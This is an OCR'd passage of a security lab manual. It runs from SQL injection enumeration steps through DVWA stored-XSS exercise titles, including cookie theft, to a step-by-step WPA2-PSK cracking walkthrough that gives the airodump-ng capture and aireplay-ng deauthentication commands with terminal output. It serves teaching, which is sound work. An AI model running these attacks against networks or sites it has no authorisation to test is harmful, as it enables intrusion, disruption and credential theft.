
3. Display Database users.




4. Display Database name




5. Display all tables in Information_schema.




6. Display all the user tables in Information_schema.




7. Display all the columns fields in the Information_schema user table.






8. Display all the columns field contents in the Information_schema usertable.




9. Create Password Hash File.




Experiment No: 8
XSS using DVWA


1. Perform XSS Stored Basic Exploit




2. Perform XSS Stored IFRAME Exploit Test to clone any website.



3. Retrieve Session id detail by XSS Stored COOKIE Exploit Test.





Wpa2 psk crack using Aircrack-ng

INTRODUCTION

- Aircrack-ng is a complete suite of tools to assess WiFi network security.
- Aircrack-ng is a network software suite consisting of a detector, packet sniffer, WEP and WPA/WPA2-PSK cracker and analysis tool for 802.11 wireless LANs.
- It works with any wireless network interface controller whose driver supports raw monitoring mode and can sniff 802.11a, 802.11b and 802.11g traffic.
- Aircrack-ng is developed by Thomas d'Otreppe de Bouvette.

It focuses on different areas of WiFi security:

- **Monitoring:** Packet capture and export of data to text files for further processing by third party tools.
- **Attacking:** Replay attacks, de-authentication, fake access points and others via packet injection.
- **Testing:** Checking WiFi cards and driver capabilities (capture and injection).
- **Cracking:** WEP and WPA PSK (WPA 1 and 2).

Equipment used

In this tutorial, here is what was used:


- MAC address of the wireless client using WPA2: 9C:65:B0:AD:36:26
- BSSID (MAC address of access point): 00:17:7C:66:B0:79
- ESSID (Wireless network name): jdshah
- Access point channel: 6
- Wireless interface: wlan0

How to Obtain Wifi Password, Step By Step:

Step-1: Start the wireless interface in monitor mode on the specific AP channel

- Airmon-ng script can be used to enable monitor mode on wireless interfaces. It may also be used to go back from monitor mode to managed mode.
- Entering the airmon-ng command without parameters will show the interfaces status.
- Usage:

airmon-ng <start|stop|check> <interface> [channel or frequency]



Step-2:Start airodump-ng on AP channel with filter for bssid to collect authentication handshake

- Airodump-ng is used for packet capturing of raw 802.11 frames and is particularly suitable for collecting WEP IVs (Initialization Vector) for the intent of using them with aircrack-ng.
- Additionally, airodump-ng writes out several files containing the details of all access points and clients seen.

- Usage:

airodump-ng <options> <interface>[,<interface>,...]

```
root@kali:~/Desktop# airodump-ng wlan0mon --bssid 00:17:7C:66:B0:79 --channel 6 --write jdshahCrack
```

```
                                                    root@kali: ~/Desktop
File  Edit  View  Search  Terminal  Help

 CH  6 ][ Elapsed: 3 mins ][ 2018-09-18 16:18 ][ WPA handshake: 00:17:7C:66:B0:79

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 00:17:7C:66:B0:79  -65  96     1741     1584    0   6  54e  WPA2 CCMP   PSK  jdshah

 BSSID              STATION            PWR   Rate    Lost    Frames  Probe

 00:17:7C:66:B0:79  9C:65:B0:AD:36:26  -74    1e- 1e     0     1631
```

Step-3: Use aireplay-ng to deauthenticate the wireless client

- Aireplay-ng is used to inject frames.
- The primary function is to generate traffic for the later use in aircrack-ng for cracking the WEP and WPA-PSK keys.
- There are different attacks which can cause deauthentications for the purpose of capturing WPA handshake data, fake authentications, Interactive packet replay, hand-crafted ARP request injection and ARP-request reinjection.

```
                                                    root@kali: ~/Desktop
File  Edit  View  Search  Terminal  Help
root@kali:~/Desktop# aireplay-ng -0 1 -a 00:17:7C:66:B0:79 -c 9C:65:B0:AD:36:26 wlan0mon
16:16:42  Waiting for beacon frame (BSSID: 00:17:7C:66:B0:79) on channel 6
16:16:42  Sending 64 directed DeAuth. STMAC: [9C:65:B0:AD:36:26] [ 0| 0 ACKs]
root@kali:~/Desktop#
```

Step-4: Run aircrack-ng to crack the pre-shared key using the authentication handshake

- Aircrack-ng is an 802.11 WEP and WPA/WPA2-PSK key cracking program.
- Aircrack-ng can recover the WEP key once enough encrypted packets have been captured with airodump-ng.
- It uses a password list to obtain the wifi password.
- Usage:

aircrack-ng [options] <capture file(s)>